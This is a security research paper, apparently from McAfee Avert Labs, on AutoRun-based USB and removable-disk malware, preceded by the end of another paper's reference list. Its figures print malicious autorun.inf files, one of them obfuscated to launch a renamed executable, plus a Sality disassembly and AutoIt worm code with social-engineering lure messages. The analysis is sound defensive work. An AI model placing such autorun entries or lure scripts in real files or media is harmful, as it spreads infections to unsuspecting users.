Harley, D. & Lee, A. (2007b). Testing, testing: Anti-Malware Evaluation for the Enterprise. In AVAR 2007 Conference Proceedings: AVAR.

AMTSO (2009). Testing & Execution Context: Accurate Testing of Anti-Malware Detection. In preparation.

Morgenstern, M., & Marx, A. (2007). Testing of “Dynamic Detection”. In AVAR 2007 Conference Proceedings: AVAR

Gordon, S. (1997). What is Wild?" Retrieved 19th January, 2009, from http://csrc.nist.gov/nissc/1997/proceedings/177.pdf

WildList (2001). Retrieved 19th January, 2009, from http://www.wildlist.org/faq.htm

Jacob, G., Filiol, E., and Debar H. (2008). Functional Polymorphic Engines: Formalisation, Implementation and Use Cases. In 17th EICAR Annual Conference Proceedings: EICAR.

Szor, P. (2005). The Art of Computer Virus Research and Defense: Addison-Wesley.

AMTSO (2008a). Best Practices for Dynamic Testing. Retrieved 19th January, 2009, from http://www.amtso.org/documents/doc_download/7-amtso-best-practices-for-dynamic-testing.html

Harley, D., and Bureau, P. (2008). A Dose by any other Name. In Virus Bulletin 2008 Conference Proceedings: Virus Bulletin.

Quintero, B. (2007). AV Comparative Analyses, Marketing, and VirusTotal: A Bad Combination. Retrieved 19th January, 2009, from http://blog.hispasec.com/virustotal/22

Radatti, P. (1996). Heterogeneous Computer Viruses in a Networked UNIX Environment. Retrieved 19th January, 2009, from http://www.radatti.com/published_work/details.php?id=32

Harley, D. (1997). Macs and Macros: the State of the Macintosh Nation. In Virus Bulletin 1997 Conference Proceedings: Virus Bulletin.

Gordon, S. (1995). Are Good Virus Simulators Still a Bad Idea? Retrieved 19th January, 2009, from http://www.research.ibm.com/antivirus/SciPapers/Gordon/Simulators.html

Wismer, K. (2006). Are good spyware simulators still bad. Retrieved 19th January, 2009, from http://anti-virus-rants.blogspot.com/2006/03/are-good-spyware-simulators-still-bad.html)

AMTSO Principles

AMTSO Glossary [in preparation]

Solomon, A. 1993). A reader’s guide to reviews. Retrieved 19th January, 2009, from http://www.softpanorama.org/Malware/Reprints/virus_reviews.html.

AMTSO (2008b). The Fundamental Principles of Testing. Retrieved 19th January, 2009, from http://www.amtso.org/documents/cat_view/13-amtso-principles-and-guidelines.html

Hayter, A. (2008). Report from the 17th EICAR Annual Conference May 4-6, 2008 Laval, France. Retrieved 19th January, 2009, from http://www.aavar.org/'08%20eicar%20report%202.html

Jacob, G., Debar, H., & Filiol E. Behavioral detection of malware: from a survey towards an established taxonomy. In Journal of Computer Virology (2008) 4:251-266.

The Return of Removable-Disk Malware

Vinoo Thomas, Prashanth Ramagopal, and Rahul Mohandas
McAfee Avert Labs – India

About Authors

Vinoo Thomas is a malware research lead with McAfee Avert Labs in Bangalore, India. His primary responsibilities include analyzing computer viruses, tracking global malware trends, and coordinating researchers. Thomas is a regular contributor to the McAfee Avert Labs blog and a columnist on computer security for the "Economic Times of India." He has several pending software patents and has published papers with EICAR, IEEE, McAfee, and Virus Bulletin.

Contact Details: c/o McAfee Software (India) Pvt. Ltd., Embassy Golf Links Business Park, Pine Valley - 2nd floor, Bangalore 560071, India, phone +91 80 6656 9625, e-mail: vinoo@avertlabs.com

Prashanth Ramagopal is a research scientist with McAfee Avert Labs in Bangalore. He is an expert in reverse-engineering polymorphic malware and writing generic detection. When not fighting malware, Ramagopal follows his passion for photography.

Contact Details: c/o McAfee Software (India) Pvt. Ltd., Embassy Golf Links Business Park, Pine Valley - 2nd floor, Bangalore 560071, India, phone +91 80 6656 9634, e-mail: prashanth@avertlabs.com

Rahul Mohandas is a virus research engineer with McAfee Avert Labs in Bangalore. He pursues malware and vulnerability research, and frequently analyzes malware trends and exploits on the McAfee Avert Labs blog. Mohandas has presented at security conferences around the world.

Contact Details: c/o McAfee Software (India) Pvt. Ltd., Embassy Golf Links Business Park, Pine Valley - 2nd floor, Bangalore 560071, India, phone +91 80 6656 1666, e-mail: rahul_mohandas@avertlabs.com

Keywords

Autorun, autorun.inf, worms, detect, remove, distribution, USB malware, memory stick, portable hard drive, flash media, removable disks, AutoIt, in-the-cloud, cloud computing.

Abstract

Most people associate today's computer viruses and other prevalent malware with the Internet. But that's not where they started. Lest we forget, the earliest computer threats came from the era of floppy disks and removable media. With the arrival of the Internet, email and network-based attacks became the preferred infection vector for hackers to spread malicious code—while security concerns about removable media took a back seat. Now, however, our attention is returning to plug-in media.

Over the years, floppy disks have been replaced by portable hard drives, flash media cards, memory sticks, and other forms of data storage. Today's removable devices can hold 10,000 times more data than yesterday's floppy disks. Not only can they store more data, today's devices are "smart"—with the ability to run portable software programs[1] *or boot operating systems.*[2], [3]

Seeing the popularity of removable storage, virus authors realized the potential of using this media as an infection vector. And they are greatly aided by a convenience feature in Microsoft Windows operating systems called AutoRun, which launches the content on a removable disk without any user interaction.

This paper traces the advancements in AutoRun-based malware. We also discuss methods to proactively detect and stop malware that spreads via removable drives, using a combination of traditional anti-virus and cloud-computing techniques.

[1] http://www.u3.com

[2] http://www.remote-exploit.org/backtrack_download.html

[3] http://www.cnet.com.au/software/operatingsystems/0,239029541,339271777,00.htm

The Rise of Autorun-Based Malware

During the last couple of years we have seen malware authors achieve stunning success as they increasingly incorporate the AutoRun technique into malware families. In addition to traditional AutoRun worms that use this feature, pure-play backdoors,[4] bots,[5] password stealers,[6] and even parasitic viruses[7] that previously required a user to double-click an executable file to infect the system have incorporated the AutoRun technique. And the easy availability of source[8] code[9] for these families on the Internet allows script kiddies to repackage and compile new variants.

The year 2008 included several high-profile incidents in which AutoRun-based threats made headlines. Poor quality assurances practices from hardware manufactures led to repeated incidents of USB memory sticks,[10] hard drives,[11] MP3 players,[12] and digital photo frames[13] being sold to customers with AutoRun malware preinstalled. Unsuspecting customers got more than what they paid for.

The U.S. military[14] banned the use of thumb drives, flash media cards, and all other removable data storage devices from their networks, to try and keep AutoRun malware from multiplying any further. For some departments, the ban was a minor inconvenience, but to soldiers in the field who relied on removable drives to store information, this drastic measure was too extreme.

Security vendors were not spared either. In a major embarrassment, Telstra[15] distributed worm-infected USB drives to participants at the AusCERT security conference. Luckily the worm did not have a payload, and no serious damage was done.

Autorun-based malware also traveled into orbit and onto the International Space Station[16] via an infected USB drive owned by an astronaut. The laptop used by the astronaut reportedly did not have any anti-virus software to prevent an infection.

These incidents are a small percentage of episodes that were publicly reported. In reality, a majority of security incidents go unreported to avoid media attention. These incidents

[4] http://vil.nai.com/vil/content/v_142042.htm

[5] http://www.cert-in.org.in/virus/worm_hamweq.htm

[6] http://vil.nai.com/vil/content/v_147533.htm

[7] http://vil.nai.com/vil/content/v_147094.htm

[8] http://www.yesblog.cn/attachment/200803/1205203057_5887c281.txt

[9] http://www.diybl.com/course/4_webprogram/asp.net/netjs/2008410/109018.html

[10] http://www.theregister.co.uk/2008/04/07/hp_proliant_usb_key_infection/

[11] http://blogs.zdnet.com/security/?p=2016

[12] http://www.virusbtn.com/news/2008/01_08a.xml

[13] http://www.securityfocus.com/brief/670

[14] http://blog.wired.com/defense/2008/11/army-bans-usb-d.html


[15] http://blogs.zdnet.com/security/?p=1173

[16] http://news.bbc.co.uk/2/hi/technology/7583805.stm

also teach us that every industry—military or commercial—is increasingly susceptible to threats that use AutoRun as an infection vector.

AutoRun Woes

AutoRun[17] is a convenience feature in operating systems that automatically launches the content on removable media as soon as a drive is inserted into a system. The AutoRun process is triggered using the file autorun.inf,[18] which specifies the path to an executable that runs automatically.



```
[AutoRun]
open=scvhose.exe
shellexecute=scvhose.exe
shell\Auto\command=scvhose.exe
```

Figure 1: A typical autorun.inf file

Unfortunately for most of us, malware authors have seized on this benign feature to auto launch malware without any user interaction when a removable device (for example, a memory stick or external hard drive) is inserted into a system. The computer recognizes a newly connected removable drive, detects the autorun.inf file, and loads the malware.

Another infection vector occurs due to drive mapping. When a computer maps a drive letter to a shared network resource with a malicious autorun.inf, the system will (by default) open autorun.inf and follow its instruction to load the malware. Once infected, the malware will do the same with other removable drives connected to it or other computers in the network that attempt to map a drive letter to its infected shared drive—hence, the frequent replication.

While the AutoRun functionality does provide some user convenience (it saves a couple of clicks), it has single-handedly revived the 1980s model of hand-carried malware propagation. Two prolific parasitic virus families W32/Sality [19]and W32/Virut[20] have innovated in using this infection vector with good measure of success.

When a removable drive is inserted into an infected machine, the W32/Sality virus infects Microsoft Notepad or Minesweeper and copies it onto the removable drive. The infected notepad.exe or winmine.exe file is renamed with a random .pif or .scr extension and is


[17] http://en.wikipedia.org/wiki/Autorun

[18] http://msdn.microsoft.com/en-us/library/bb776823.aspx

[19] http://vil.nai.com/vil/content/v_147094.htm


[20] http://vil.nai.com/vil/content/v_154029.htm

accompanied with an obfuscated autorun.inf. Shown below are the code snippet of this infection behavior and the accompanying autorun.inf file.



```
OllyDbg - sality.ex
File  View  Debug  Options  Window  Help
Paused

CPU - main thread, module sality
00401003     83EC 08           SUB ESP,8
00401006     C745 F8 00000000  MOV DWORD PTR SS:[EBP-8],0
0040100D     8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]   sality.<ModuleEntryPoi
00401010     8945 FC           MOV DWORD PTR SS:[EBP-4],EAX
00401013     C745 F8 00000000  MOV DWORD PTR SS:[EBP-8],0
0040101A  v  EB 12             JMP SHORT sality.0040102E
0040101C     8B4D F8           MOV ECX,DWORD PTR SS:[EBP-8]   KERNEL32.7C572B18
0040101F     83C1 01           ADD ECX,1
00401022     894D F8           MOV DWORD PTR SS:[EBP-8],ECX
00401025     8B55 FC           MOV EDX,DWORD PTR SS:[EBP-4]
00401028     83C2 01           ADD EDX,1
0040102B     8955 FC           MOV DWORD PTR SS:[EBP-4],EDX
0040102E     8B45 F8           MOV EAX,DWORD PTR SS:[EBP-8]   KERNEL32.7C572B18

Registers (FPU)
EAX 0012FF44
ECX 01010101
EDX FFFFFFFF
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI 00000000
EDI 00000000

EIP 004115BC salit

C 1  ES 0023 32bit
P 0  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit

Address   Hex dump                                         ASCII
004243E0  6F 6E 73 5C 4C 69 73 74 00 00 00 00 25 73 3A 2A  ons\List....%s:*
004243F0  3A 45 6E 61 62 6C 65 64 3A 69 70 73 65 63 00 00  :Enabled:ipsec..
00424400  4E 4F 54 45 50 41 44 2E 45 58 45 00 4E 4F 54 45  NOTEPAD.EXE.NOTE
00424410  50 41 44 2E 45 58 45 00 57 49 4E 4D 49 4E 45 2E  PAD.EXE.WINMINE.
00424420  45 58 45 00 4E 4F 54 45 50 41 44 2E 45 58 45 00  EXE.NOTEPAD.EXE.
00424430  4E 4F 54 45 50 41 44 2E 45 58 45 00 53 4F 46 54  NOTEPAD.EXE.SOFT
00424440  57 41 52 45 5C 4D 69 63 72 6F 73 6F 66 74 5C 57  WARE\Microsoft\W
00424450  69 6E 64 6F 77 73 5C 43 75 72 72 65 6E 74 56 65  indows\CurrentVe
00424460  72 73 69 6F 6E 5C 45 78 70 6C 6F 72 65 72 5C 41  rsion\Explorer\A
00424470  64 76 61 6E 63 65 64 00 48 69 64 64 65 6E 00 00  dvanced.Hidden..
00424480  5B 41 75 74 6F 52 75 6E 5D 0D 0A 00 6F 70 65 6E  [AutoRun]...open
00424490  00 00 00 00 73 68 65 6C 6C 5C 6F 70 65 6E 5C 43  ....shell\open\C
004244A0  6F 6D 6D 61 6E 64 00 00 73 68 65 6C 6C 5C 6F 70  ommand..shell\op
004244B0  65 6E 5C 44 65 66 61 75 6C 74 3D 31 0D 0A 00 00  en\Default=1....
004244C0  73 68 65 6C 6C 5C 65 78 70 6C 6F 72 65 5C 43 6F  shell\explore\Co
004244D0  6D 6D 61 6E 64 00 00 00 73 68 65 6C 6C 5C 41 75  mmand...shell\Au
004244E0  74 6F 70 6C 61 79 5C 63 6F 6D 6D 61 6E 64 00 00  toplay\command..
004244F0  53 59 53 54 45 4D 00 00 6B 75 6B 75 74 72 75 73  SYSTEM..kukutrus
00424500  74 65 64 21 2E 00 00 00 43 72 65 61 74 65 4D 75  ted!....CreateMu
00424510  74 65 78 41 00 00 00 00 4B 45 52 4E 45 4C 33 32  texA....KERNEL32
00424520  00 00 00 00 54 45 58 54 00 00 00 00 55 50 58 00  ....TEXT....UPX.
00424530  43 4F 44 45 00 00 00 00 47 64 69 50 6C 75 73 2E  CODE....GdiPlus.

0012FFC4  7C5989D
0012FFC8  0000000
0012FFCC  0000000
0012FFD0  7FFDF00
0012FFD4  0000000
0012FFD8  0012FFC
0012FFDC  0000000
0012FFE0  FFFFFFF
0012FFE4  7C5C216
0012FFE8  7C572B1
0012FFEC  0000000
0012FFF0  0000000
0012FFF4  0000000
0012FFF8  0042D9F
0012FFFC  0000000

Top
```

Figure 2: Code Snippet of W32/Sality



```
autorun.inf - Notepad
File  Edit  Format  View  Help
[AutoRun]
;kUnWiMOxvNByuvgqNLFaHhKSsjnpAdQbDDn
;boas1iNRCvB
sHeLl\opeN\DeFAulT=1
;LawNbl smqkhthuWfsowrQtNf hmkqbd hgxSIaFNHLicVVtc qPuWu
shell\exPlorE\commanD=cobpnp.pif
;qmmbiQ JtFJk bvolIyjJg
oPen= cobpnp.pif
;erLkwBgfdeIJgx pLetoLEkotVWItyj nkgc AcQNnoNCddF
;yvioi dshjiu mlxIuDxvj
shell\oPEn\comManD= cobpnp.pif
shELL\AutoplAy\commaNd =cobpnp.pif
```

Figure 3: Accompanying Autorun.inf file

Even if the removable drive is cleaned of the virus infection, the random namely Microsoft executable would still exist on the drive. Although benign, the leftover remnants would cause some degree of confusion about the origin of the file. Especially since it's a renamed Microsoft file with a .pif or .scr extension!

The W32/Virut virus is also known to copy infected notepad.exe files to removable drives. This technique provides a resourceful way for them to reinfect hosts even after cleanup.

Distribution of Autorun-Based Malware

To investigate the most prevalent compilers and packers used to create AutoRun worms, we gathered data for all AutoRun-based worms that McAfee® Avert® Labs received in the last three years. The following charts display compiler and packer distribution of AutoRun-based worms.




Figure 4: Compiler distribution from McAfee sample collections (as of December, 2008)





Figure 5: Packer distribution from McAfee sample collections (as of December, 2008)

From the data collected we observe that AutoIt and UPX are the most widespread compiler and packer, respectively, for creating AutoRun-based malware. We attribute this popularity to three key reasons:

- AutoIt[21] and UPX[22] are open-source software and freely available on the Internet
- Malware source code[23] for creating AutoIt-based worms is readily available on the Internet
- Files compiled with AutoIt 3.2x versions and earlier can be decompiled to dump the original script using a freely available decompiler[24] on an AutoIt blog


These reasons allows script kiddies to look at existing AutoRun worm samples written in AutoIt and make modifications to the script to suit the author's requirements. The modified script is then recompiled to create fresh variants of the worm and can be tweaked until it bypasses anti-virus detection.

Typical alterations made to the body of the worm are updated links to download further malware and provocative messages within the worm. We have seen AutoIt-flavored malware in French, Indonesian, Punjabi, Vietnamese, and other languages with regional themes.



```
; <AUT2EXE VERSION: 3.2.0.1>

; ----------------------------------------------------------------------------
; <AUT2EXE INCLUDE-START: C:\Documents and Settings\Le Dinh Thanh\Desktop\zin.au
; ----------------------------------------------------------------------------

;---------------------------------------------------------------
; Author : VIET NAM TEAM
; Name: TermeX Bot
; Version : 3.5
; Usage : Advertise via Y!M,MSN,AIM
; Published : 20-9-2006
;---------------------------------------------------------------
```

Figure 6: A Vietnamese AutoRun worm



```
 IF $GDIMARR0000 [0]= "" THEN
$GDIMARR0000 [0]= "cyber cafe scandal visit www." & $A2681B081B014 & " "
 ENDIF
$GDIMARR0000 [4]= INIREAD (@SYSTEMDIR & "\" & "setting" & ".ini" , "setting" ,
"tin[4]" , "" )
 IF $GDIMARR0000 [4]= "" THEN
$GDIMARR0000 [4]= "Latest video shot of infosys girl www." & $A2681B081B014 & "
"
 ENDIF
$GDIMARR0000 [6]= INIREAD (@SYSTEMDIR & "\" & "setting" & ".ini" , "setting" ,
"tin[6]" , "" )
 IF $GDIMARR0000 [6]= "" THEN
$GDIMARR0000 [6]= "stream Video of Nayanthara and Simbu  www." & $A2681B081B014
& " "
 ENDIF
$GDIMARR0000 [7]= INIREAD (@SYSTEMDIR & "\" & "setting" & ".ini" , "setting" ,
"tin[7]" , "" )
 IF $GDIMARR0000 [7]= "" THEN
$GDIMARR0000 [7]= "Aishwarya Rai videos www." & $A2681B081B014 & " "
 ENDIF
```


Figure 7: An AutoRun worm using Indian scandals as bait

[21] http://www.autoitscript.com/AutoIt/

[22] http://upx.sourceforge.net/

[23] http://www.rohitab.com/discuss/lofiversion/index.php/t30128.html

[24] http://leechermods.blogspot.com/2008/02/autoit-decompiler-unpacker-and-script.html



```
        If not $array[1] = "User" or "Admin" or "Administrator" then
    $msg = " ( est envoyθ par " & $array[1] & " , pas de virus ) "
        else
        $msg = ""
        EndIf

EndIf
else
        $msg = " ( est envoyθ par " & $msg & " , pas de virus ) "
EndIf

; List of random messages
Dim $tin[13]
$tin[0] = "cÆest ma carte de voeux de Noel que jÆai fait seulement pour toi " &
$tin[1] = "Microsoft donne 2007 copies gratuits de Windows Vista pour 2007 premi
$tin[2] = "vote pour notre Miss de beautθ aujourdÆhui :x " & $website & "/?miss_
$tin[3] = "the only way to clean some online viruses that may lead you into trou
$tin[4] = "Joyeux Noel et Bonne annθe !!! " & $website & "/?id=greetings << "
$tin[5] = "lÆentrainneur de Chelsea est gravement blessθ par Gallad " & $website
$tin[6] = "Attention!!! Il y aura un tremblement de terre ce soir : " & $website
$tin[7] = "JÆai fait 10 cadeaux pour les 10 premieres personnes qui commentent s
$tin[8] = "you are virus infected . Use this tool to remove viruses from your PC
$tin[9] = "Enculθ !!!  " & $website & "/?id=news  X-(  "
$tin[10] = "Osama Bin Laden est arretθ " & $website2 & "/?news_id=18388 " & $msg
$tin[11] = "Creer les bombs hyper forts avec Whisky, Coke et Mentos " & $website
$tin[12] = "J'ai gagne au LOTO:  " & $website & "/?id=winning_list Viens feter c
```

